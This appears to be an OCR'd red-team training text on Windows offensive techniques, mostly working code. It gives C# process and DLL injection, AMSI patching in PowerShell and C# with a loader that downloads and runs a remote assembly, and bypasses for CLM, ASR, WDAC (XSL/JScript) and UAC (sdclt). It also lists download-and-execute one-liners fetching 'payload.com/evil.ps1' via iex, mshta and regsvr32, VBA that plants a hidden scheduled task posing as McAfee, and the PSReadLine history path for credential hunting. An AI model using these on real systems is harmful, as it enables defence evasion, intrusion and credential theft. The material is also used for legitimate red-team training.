


Image Reference : https://sites.google.com/site/sureshdevang/thread-vs-process

4.2.4 Handles

- Object that points to the memory location of another object (pointer)
- A process handle is an integer value that identifies a process to Windows
- Win32 APIs call them Handle
- Process, Threads, files and other resources like registry keys have Handles too.

Literally, not this one

Reference : https://sites.google.com/site/sureshdevang/thread-vs-process

4.2.5 Windows Structure

- Provides a high level interface to various System Features on Windows OS models
- Features includes :
  - Create & Communicate with separate Process
  - Interact with Registry and File Subsystems
- Windows Structure holds data in a specific way in-memory
- They are commonly used with Windows API calls
- Windows Structures can be returned from a API call or passed to a call

```
typedef struct _PROCESS_INFORMATION {
  HANDLE hProcess;
  HANDLE hThread;
  DWORD  dwProcessId;
  DWORD  dwThreadId;
} PROCESS_INFORMATION, *PPROCESS_INFORMATION, *LPPROCESS_INFORMATION;
```

Structure Example


Reference: https://smlfamily.github.io/Basis/os.htm

4.2.6 API Calls

- A DLL file contains multiple functions that can be called at runtime by a module

- Example of **kernel32.dll,** Includes :
  - OpenProcess ()
  - VirtualAllocEx()
  - WriteProcessMemory ()
  - LoadLibrary()
  - CreateRemoteThread()
  - Etc…

- Let’s take an example of all the functions discussed above with 3 unique exercises.



4.3 Utilizing Windows API for Red Team Profit


4.3.1 Process Injection Basics

- Process Modules are executable or DLL file. Each process consists of one or more modules
- Process Class provides access to local and remote processes and enables us to interact with local system processes
- Exercises :
    - Exercise 1.1 (List Processes & then DLLs loaded by a Process via Process Modules)
    - Exercise 1.2 (Write Data into a User Selected Process in memory)
    - Exercise 1.3 (DLL Injection)

Exercise -1.1

```
// Code Snippet - List Processes & then DLLs loaded by a Process

        Process[] procs = Process.GetProcesses();
        foreach (Process p in procs)
        {
            try
            {
                Console.WriteLine("Name:"+p.ProcessName+" Path:"+p.MainModule.FileName+" Id:"+ p.Id);
            }
            catch
            {
                continue;
            }
        }
        Console.WriteLine("---------------------------------------------------------------------\n");
        Console.WriteLine("Enter Process ID to inspect:");
        int val;
        val = Convert.ToInt32(Console.ReadLine());
        Console.WriteLine(val);
        Process selectedproc = Process.GetProcessById(val);
        ProcessModule myProcessModule;
        ProcessModuleCollection selectedPMCollection = selectedproc.Modules; //Process Module = PM
        Console.WriteLine("Loaded Modules by " + selectedproc.MainModule.FileName);
        Console.WriteLine("---------------------------------------------------------------------\n");
        for (int i = 0; i < selectedPMCollection.Count; i++)
        {
            myProcessModule = selectedPMCollection[i];
            Console.WriteLine(myProcessModule.FileName);
        }


    }
}
```

Code : https://gist.github.com/bharadwajyas/52181e6c28edb61c7f837e2648cf0391



Exercise -2
(Writing into a Process Memory)

Exercise - 1.2

```
//Writing into a Process Memory

using System;
using System.Reflection;
using System.Diagnostics;
using System.Runtime.InteropServices;
using System.Text;


public class Program
{

    [DllImport("kernel32.dll")]
    public static extern IntPtr OpenProcess(int dwDesiredAccess, bool bInheritHandle, int dwProcessId);

    [DllImport("kernel32.dll", SetLastError = true, ExactSpelling = true)]
    static extern IntPtr VirtualAllocEx(IntPtr hProcess, IntPtr lpAddress, uint dwSize, uint flAllocationType, uint flProtect);

    [DllImport("kernel32.dll", SetLastError = true)]
    static extern bool WriteProcessMemory(IntPtr hProcess, IntPtr lpBaseAddress, byte[] lpBuffer, uint nSize, out UIntPtr lpNumber-
OfBytesWritten);

    //Parameters Info : https://docs.microsoft.com/en-us/windows/win32/procthread/process-security-and-access-rights

    const int PROCESS_CREATE_THREAD = 0x0002; //Required to create a thread.
    const int PROCESS_QUERY_INFORMATION = 0x0400; //Retrieve certain information about a process (Token etc)
    const int PROCESS_VM_OPERATION = 0x0008; //Perform an operation on the address space of a process
    const int PROCESS_VM_WRITE = 0x0020; //Required to write to memory in a process using WriteProcessMemory
    const int PROCESS_VM_READ = 0x0010; //Required to read memory in a process using ReadProcessMemory.

    //Parameters Info : https://docs.microsoft.com/en-us/windows/win32/api/memoryapi/nf-memoryapi-virtualallocex

    const uint MEM_COMMIT = 0x00001000;
    const uint MEM_RESERVE = 0x00002000;
    const uint PAGE_READWRITE = 4;
```

```
        // Code Snippet

        Console.WriteLine("---------------------------------------------------------------------\n");
        Console.WriteLine("Enter Id to inspect:");
        int val;
        val = Convert.ToInt32(Console.ReadLine());
        Console.WriteLine(val);
        Process proc1 = Process.GetProcessById(val);

        Console.WriteLine("Getting handle to process " + proc1.MainModule.FileName);
        IntPtr procHandle = OpenProcess(PROCESS_CREATE_THREAD | PROCESS_QUERY_INFORMATION | PROCESS_VM_OPER-
ATION | PROCESS_VM_WRITE | PROCESS_VM_READ, false, proc1.Id);
        Console.WriteLine("Got procHandle: " + procHandle);

        string blob = "MAS-
TERBLLLLLLLLLLLLLLLLLLLLLLLLLLLLLLLLLLLLLLLLLLLLLLLLLLLLLLLLLLLLLLLLLLLLLLLLLLLLASTER";

        Console.WriteLine("Allocating memory in " + proc1.MainModule.FileName);
        IntPtr memAddr = VirtualAllocEx(procHandle, IntPtr.Zero, (uint)((blob.Length + 1) * Mar-
shal.SizeOf(typeof(char))), MEM_COMMIT | MEM_RESERVE, PAGE_READWRITE);
        Console.WriteLine("Done.");

        Console.WriteLine("Writing to process memory");
        UIntPtr bytesWritten;
        bool resp1 = WriteProcessMemory(procHandle, memAddr, Encoding.Default.GetBytes(blob),
(uint)((blob.Length + 1) * Marshal.SizeOf(typeof(char))), out bytesWritten);
        Console.WriteLine("Done.");
    }
}
```

Full Code : https://gist.github.com/bharadwajyas/f5b452d8e51bd5df48898869d6eceacb


Lab Instructions :

- Download Process Explorer https://download.sysinternals.com/files/ProcessExplorer.zip

- Install “Mingw-w64” Windows C++ Compiler

https://raw.githubusercontent.com/bharadwajyas/CWF_Lab_Tools/main/mingw-w64-install.exe)

- Install Process Hacker https://processhacker.sourceforge.io/downloads.php



Exercise -1.3 (DLL Injection)

Reference : http://blog.opensecurityresearch.com/2013/01/windows-dll-injection-basics.html

Exercise - 1.3
DLL Code with Main Function

```
#include <windows.h>

#if BUILDING_DLL
#define DLLIMPORT __declspec(dllexport)
#else
#define DLLIMPORT __declspec(dllimport)
#endif

BOOL WINAPI DllMain(HINSTANCE hinstDLL, DWORD fdwReason, LPVOID lpvReserved)
{
	switch (fdwReason)
	{
	case DLL_PROCESS_ATTACH:
	{
		MessageBox(0, "I am Flop!!\n", "Master Flop", MB_ICONINFORMATION);
		break;
	}
	case DLL_PROCESS_DETACH:
	{
		break;
	}
	case DLL_THREAD_ATTACH:
	{
		break;
	}
	case DLL_THREAD_DETACH:
	{
		break;
	}
	}
	return TRUE;
}
```

Compile Instructions :

1) Run C:\Program Files\mingw-w64\x86_64-8.1.0-win32-seh-rt_v6-rev0\mingw-w64.bat
2) gcc –m64 –shared –o file.dll msgBox64.cpp

Full Code : https://gist.github.com/bharadwajyas/8099dc9faf2bb51f2b91623c68702747

<Code_Snippet>

```
        Console.WriteLine("Enter Process Id to inspect:");
        int val = Convert.ToInt32(Console.ReadLine());
        Console.WriteLine(val);
        Process proc1 = Process.GetProcessById(val);

        Console.WriteLine("Getting handle to process " + proc1.MainModule.FileName);
        IntPtr procHandle = OpenProcess(PROCESS_CREATE_THREAD | PROCESS_QUERY_INFORMATION | PROCESS_VM_OPERA-
TION | PROCESS_VM_WRITE | PROCESS_VM_READ, false, proc1.Id);
        Console.WriteLine("Got handle " + procHandle);

        string dllPath ="Compiled DLL Path";

        Console.WriteLine("Allocating memory in " + proc1.MainModule.FileName);
        IntPtr memAddr = VirtualAllocEx(procHandle, IntPtr.Zero, (uint)((dllPath.Length + 1) * Mar-
shal.SizeOf(typeof(char))), MEM_COMMIT | MEM_RESERVE, PAGE_READWRITE);
        Console.WriteLine("Done.");

        Console.WriteLine("Writing to process memory");
        UIntPtr bytesWritten;
        bool resp1 = WriteProcessMemory(procHandle, memAddr, Encoding.Default.GetBytes(dllPath), (uint)((dll-
Path.Length + 1) * Marshal.SizeOf(typeof(char))), out bytesWritten);
        Console.WriteLine("Done.");

        Console.WriteLine("Calculating the address of LoadLibraryA...");
        IntPtr loadLibraryAddr = GetProcAddress(GetModuleHandle("kernel32.dll"), "LoadLibraryA");
        Console.WriteLine("Done.");

        Console.WriteLine("Calling CreateRemoteThread");
        CreateRemoteThread(procHandle, IntPtr.Zero, 0, loadLibraryAddr, memAddr, 0, IntPtr.Zero);


    }
}
```

Exercise - 1.3

Full Code : https://gist.github.com/bharadwajyas/406ee07210b7550bdcd46965747928c8

Abusing / Evading Security Controls


- AMSI Patching

- amsi.dll is mapped to the virtual address space of a newly created process
- AmsiScanBuffer() function is used by AMSI to detect content credibility
- Since, amsi.dll is mapped to address space of process, we can force AmsiScanBuffer() to always return AMSI_RESULT_CLEAN
- After analysing the amsi.dll via debugging tools like Gdhira, Windbg, the instructions of

  AMSI_RESULT_CLEAN is MOV EAX, 0x80070057 (Hex 0x57, 0x00, 0x07, 0x80)

- The original idea is to provide the above Hex instruction code to AmsiScanBuffer() function at the beginning so that it will always return AMSI_RESULT_CLEAN

```
Byte[] Patch = { 0xB8, 0x57, 0x00, 0x07, 0x80, 0xC3 };
```



C++

```
HRESULT WINAPI AmsiScanBuffer(
  _In_     HAMSICONTEXT amsiContext,
  _In_     PVOID        buffer,
  _In_     ULONG        length,
  _In_     LPCWSTR      contentName,
  _In_opt_ HAMSISESSION session,
  _Out_    AMSI_RESULT  *result
);
```

```
$Win32 = @"
using System;
using System.Runtime.InteropServices;
public class Win32 {
    [DllImport("kernel32")]
    public static extern IntPtr GetProcAddress(IntPtr hModule, string procName);
    [DllImport("kernel32")]
    public static extern IntPtr LoadLibrary(string name);
    [DllImport("kernel32")]
    public static extern bool VirtualProtect(IntPtr lpAddress, UIntPtr dwSize, uint flNewProtect, out uint lpflOldProtect);
}
"@

Add-Type $Win32

$LoadLibrary = [Win32]::LoadLibrary("am" + "si.dll")
$Address = [Win32]::GetProcAddress($LoadLibrary, "Amsi" + "Scan" + "Buffer")
$p = 0
[Win32]::VirtualProtect($Address, [uint32]5, 0x40, [ref]$p)
$Patch = [Byte[]] (0xB8, 0x57, 0x00, 0x07, 0x80, 0xC3)
[System.Runtime.InteropServices.Marshal]::Copy($Patch, 0, $Address, 6)
```

Reference : https://github.com/rasta-mouse/AmsiScanBufferBypass/blob/master/ASBBypass.ps1

In-Memory AMSI Patching

```
using System;
using System.Collections.Generic;
using System.Linq;
using System.Text;
using System.Threading.Tasks;
using System.Reflection;
using System.Runtime.InteropServices;

namespace AmsiBypass
{    class Win32
    {
        [DllImport("kernel32")]
        public static extern IntPtr GetProcAddress(IntPtr hModule, string procName);

        [DllImport("kernel32")]
        public static extern IntPtr LoadLibrary(string name);

        [DllImport("kernel32")]
        public static extern bool VirtualProtect(IntPtr lpAddress, UIntPtr dwSize, uint flNewProtect, out uint lpflOldProtect);
    }
```

Compile Using : csc.exe Amsi_Bypass3.cs

Code Part -2

```
class Program
    {
        static byte[] x64 = new byte[] { 0xB8, 0x57, 0x00, 0x07, 0x80, 0xC3 };
        static byte[] x86 = new byte[] { 0xB8, 0x57, 0x00, 0x07, 0x80, 0xC2, 0x18, 0x00 };

        static void Main(string[] args)
        {
            if (IntPtr.Size == 4)
                BypassAmsi(x86);
            else
                BypassAmsi(x64);

            var webClient = new System.Net.WebClient();
            var data = webClient.DownloadData("http://localhost/4_Hidden_Window.dll");
            try
            {
                var assembly = Assembly.Load(data);
                if (assembly != null)
                {
                    Console.WriteLine("[*] AMSI bypassed");
                    Console.WriteLine("[*] Assembly Name: {0}", assembly.FullName);
                    assembly.GetType("sample.mysample").GetMethod("Main").Invoke(null, new object[] { });
                }

            }
            catch (BadImageFormatException e)
            {
                Console.WriteLine("[x] AMSI Triggered on loading assembly");

            }
            catch (System.Exception e)
            {
                Console.WriteLine("[x] Unexpected exception triggered");
            }
        }
```


Code Part - 3


```
private static void BypassAmsi(byte[] p)
        {
            try

                var lib = Win32.LoadLibrary("am"+"si.dll");
                var addr = Win32.GetProcAddress(lib, "A"+"msi"+"Sc"+"an"+"Buffer");
                uint oldProtect;

                Win32.VirtualProtect(addr, (UIntPtr)p.Length, 0x40, out oldProtect);

                for(int i=0; i < p.Length; i++)
                {
                    Marshal.WriteByte(addr + i, p[i]);
                }

                Console.WriteLine("[*] AMSI Patched");
            }
            catch (Exception e)
            {
                Console.WriteLine("[x] {0}", e.Message);
                Console.WriteLine("[x] {0}", e.InnerException);
            }
        }
    }
}
```

Video

5.1.1 Host-Level

- Bypassing CLM
  - Method 1 (Via PowerShell Version 2 Downgrade)





- Method 2 (Remove “__PSLockDownPolicy” Environment Variable)

```
Remove-ItemProperty -Path "HKLM:\SYSTEM\CurrentControlSet\Control\Session
Manager\Environment\" -Name __PSLockdownPolicy
```

Execute with PowerShell Administrator Privileges

B) Multiple Ways of Evading ASR

- Method 1 (Block Office Applications from Creating Child Process, GUID : D4F940AB-401B-4EFC-AADC-AD5F3C50688A)

```
Sub Button2_Click()
Dim path As String
path = "C:\Windows\notepad.exe"
Call Bar(path)
MsgBox ("DONE!!")
End Sub


Function XmlTime(t)
    Dim cSecond, cMinute, CHour, cDay, cMonth, cYear
    Dim tTime, tDate

    cSecond = "0" & Second(t)
    cMinute = "0" & Minute(t)
    CHour = "0" & Hour(t)
    cDay = "0" & Day(t)
    cMonth = "0" & Month(t)
    cYear = Year(t)

    tTime = Right(CHour, 2) & ":" & Right(cMinute, 2) & _
        ":" & Right(cSecond, 2)
    tDate = cYear & "-" & Right(cMonth, 2) & "-" & Right(cDay, 2)
    XmlTime = tDate & "T" & tTime
End Function
```

Full Code : https://gist.github.com/bharadwajyas/fd74775cd833acf1dc4ad3c1cd7bac87

```
Sub Bar(msbPath As String)
  Const TriggerTypeTime = 1
  Const TASK_ACTION_EXEC = 0
  Const TASK_CREATE_OR_UPDATE = 6
  Const TASK_LOGON_S4U = 2

  Set service = CreateObject("Schedule.Service")
  Call service.Connect

  Dim rootFolder
  Set rootFolder = service.GetFolder("\")

  Dim taskDefinition
  Set taskDefinition = service.NewTask(0)

  Dim regInfo
  Set regInfo = taskDefinition.RegistrationInfo
  regInfo.Author = "McAfee Corporation"
  regInfo.Date = "2017-12-11T13:21:17-01:00"

  Dim settings
  Set settings = taskDefinition.settings
  settings.Enabled = True
  settings.StartWhenAvailable = True
  settings.Hidden = True
  'Contd…
  'Contd…
  Dim triggers
  Set triggers = taskDefinition.triggers

  Dim trigger
  Set trigger = triggers.Create(TriggerTypeTime)

  Dim startTime, endTime

  Dim time
  time = DateAdd("s", 50, Now)  'start time = 30 seconds from now
  startTime = XmlTime(time)

  time = DateAdd("n", 5, Now) 'end time = 5 minutes from now
  endTime = XmlTime(time)

  MsgBox (startTime)
  MsgBox (endTime)

  trigger.Enabled = True
  trigger.StartBoundary = startTime
  trigger.Repetition.Interval = "PT5M"
  'trigger.ExecutionTimeLimit = "PT5M"     'Five minutes
  trigger.ID = "TimeTriggerId"

  Dim Action
  Set Action = taskDefinition.Actions.Create(TASK_ACTION_EXEC)
  Action.path = msbPath
  MsgBox ("Task definition created. About to submit the task...")
  'Action.Arguments = "25804802-f420-498c-a61e-b0612c8e735d"
  Action.WorkingDirectory = Environ("TEMP")
  Call rootFolder.RegisterTaskDefinition("McAfee Document Protection", task-
Definition, TASK_CREATE_OR_UPDATE, , , TASK_LOGON_S4U)
End Sub
```

- Method 2 (Block Process Creation Originating from WMI / PSEXEC, GUID : D1E49AAC-8F56-4280-B9BA-993A6D77406C)

```
$A = New-ScheduledTaskAction -Execute "cmd.exe"

$T = New-ScheduledTaskTrigger -once -At 8:45pm

$S = New-ScheduledTaskSettingsSet

$D = New-ScheduledTask -Action $A -Trigger $T -Settings $S

Register-ScheduledTask Cron -InputObject $D
```

Further Reading : https://www.ionize.com.au/post/lateral-movement-in-an-environment-with-attack-surface-reduction

C. Bypassing Misconfigured WDAC

- Via Extensible Stylesheet Language (XSL) Transformation

- XSL format is used to transform & render XML documents into other output documents like HTML, PDF etc
- The bypass lies in the fact that XSL Transform (XSLT) can execute embedded script codes




Image Reference : https://www.oxygenxml.com/xml_editor/xslt_transformation.html

```
<?xml version='1.0'?>
<stylesheet
xmlns="http://www.w3.org/1999/XSL/Transform" xmlns:ms="urn:schemas-microsoft-com:xslt"
xmlns:user="placeholder"
version="1.0">
<output method="text"/>
      <ms:script implements-prefix="user" language="JScript">
      <![CDATA[
      var r = new ActiveXObject("WScript.Shell").Run("cmd.exe");
      ]]> </ms:script>
</stylesheet>
```

XML File with unsigned Jscript Payload

- With WDAC in Enforced Mode, it turns out that only few object can be instantiated / permitted to run.
- Out of which "***Microsoft.XMLDOM.1.0***" can be instantiated with "***transformNode***" method

```
$xsl = new-object -com Microsoft.XMLDOM.1.0
$xsl.load("c:\Users\Doctor\minimalist.xml")
$xsl.transformNode($xsl)
```

Via PowerShell

```
xsl = new ActiveXObject("Microsoft.XMLDOM.1.0");
xsl.async = false;
xsl.load("https://gist.githubusercontent.com/bohops/fecbbcc47cee688d2a62f4265bcd7104/raw/cc4a1b4d8eb26cc9aea61ae267db7ecae28e9f33/minimal-ist.xml");
xsl.transformNode(xsl);
```

Via Jscript (.js)

Compile Using : Cscript jsc.js

```
Set xsl= CreateObject("Microsoft.XMLDOM.1.0")
xsl.async = false
xsl.load "https://gist.githubusercontent.com/bohops/fecbbcc47cee688d2a62f4265bcd7104/raw/cc4a1b4d8eb26cc9aea61ae267db7ecae28e9f33/minimal-ist.xml"
xsl.transformnode xsl
```

Via VBScript (.vbs)

Compile Using : Cscript vbc.vbs

Reference : https://bohops.com/2019/01/10/com-xsl-transformation-bypassing-microsoft-application-control-solutions-cve-2018-8492/

Bypassing Misconfigured AppLocker

- Check Implementation

```
(Get-AppLockerPolicy -Effective).RuleCollections
```

```
(Get-AppLockerPolicy -Local).RuleCollections
```

D. Abusing Windows Features (or bug?)

D.1 Interesting Payload Execution Techniques

- **PowerShell**

  - PowerShell is a .NET interpreter by default installed in Windows Operating System

  - Used for administration purpose to manage tasks in various OS like Windows, Linux & MacOS.

  - Used by threat actors as a in-built tools for exploitation & accessing resources.

  - It's Open Source & platform independent :)

  - Think of PowerShell like Bash for Linux OS.

  - Can also be used to manage virtualization products like VMWare Hyper-V.

  - It plays a major role in today's modern attack methodologies.

  - After all it is a Scripting Language, from running a Windows command to accessing a .NET class all can be done through the interactive prompt.

PowerShell Script Execution Functionality

```
#1
iex (New-Object Net.WebClient).DownloadString('https://payload.com/payload.ps1')

#2
$ie=New-Object -ComObject InternetExplorer.Application;$ie.visible=$False;
$ie.navigate('http://payload.com/evil.ps1');sleep 3;
$response=$ie.Document.body.innerHTML;$ie.quit();
iex $response

#3
iex (iwr 'http://payload.com/evil.ps1')

#4
$com=New-Object -ComObject Msxml2.XMLHTTP;
$com.open('GET','http://payload.com/evil.ps1',$false);$com.send();
iex $com.responseText

#5
$rw = [System.NET.WebRequest]::Create("http://payload.com/evil.ps1")
$rwx = $rw.GetResponse()
IEX ([System.IO.StreamReader]($rwx.GetResponseStream())).ReadToEnd()
```

Various Payload Download
&
Execution Methods

- **Interesting Payload Execution Techniques**

```
#WMI
wmic os get /format:"https://payload.com/pay.xsl"


#CSCRIPT
cscript //E:jscript \\UNC\legit.txt


#MSHTA
mshta vbscript:Execute("GetObject(""script:http://payload.com/legit.sct"")")


#REGSVR
regsvr32 /u /n /s /i:http://payload.com/legit.sct scrobj.dll
```

UAC (You see me?)

- File-Less UAC Bypass

```
Sub a()
Dim tpath As String
tpath = "C:\Windows\System32\cmd.exe /c C:\Windows\notepad.exe"
Call UB(tpath)
'MsgBox ("Done!!")
End Sub

Function UB(path As String)
 Set wshUac = CreateObject("WScript.Shell")

 regKeyCommand = "HKCU\Software\Classes\Folder\shell\open\command\"
 regKeyCommand2 = "HKCU\Software\Classes\Folder\shell\open\command\DelegateExecute"

 wshUac.RegWrite regKeyCommand, path, "REG_SZ"
 wshUac.RegWrite regKeyCommand2, "", "REG_SZ"

 Call ShellBrowserWindowExec("C:\Windows\System32\sdclt.exe")

 wshUac.RegDelete "HKCU\Software\Classes\Folder\shell\open\command\"
 wshUac.RegDelete "HKCU\Software\Classes\Folder\shell\open\"
 wshUac.RegDelete "HKCU\Software\Classes\Folder\shell\"
 wshUac.RegDelete "HKCU\Software\Classes\Folder\"
End Function

Sub ShellBrowserWindowExec(targetPath As String)
 Dim targetFile As String
 targetFile = Split(targetPath, " ")(0)
 Set shellBrowserWindow = GetObject("new:c08afd90-f2a1-11d1-8455-00a0c91f3880")
 shellBrowserWindow.Document.Application.ShellExecute targetFile, "", "", "open", 1
 Application.Wait (Now + TimeValue("00:00:05"))
End Sub
```

Reference : http://blog.sevagas.com/?Yet-another-sdclt-UAC-bypass

Gist Link : https://gist.github.com/bharadwajyas/cbd727d27a6e6579945ad9f009d06cb7

D) Credential Access

D.1 PowerShell PS-ReadLine Module

- PowerShell Module comes installed in latest WMF 5.0
- Logs all PowerShell commands by-default
- File Location

```
%userprofile%\AppData\Roaming\Microsoft\Windows\PowerShell\PSReadLine\ConsoleHost_history.txt
```

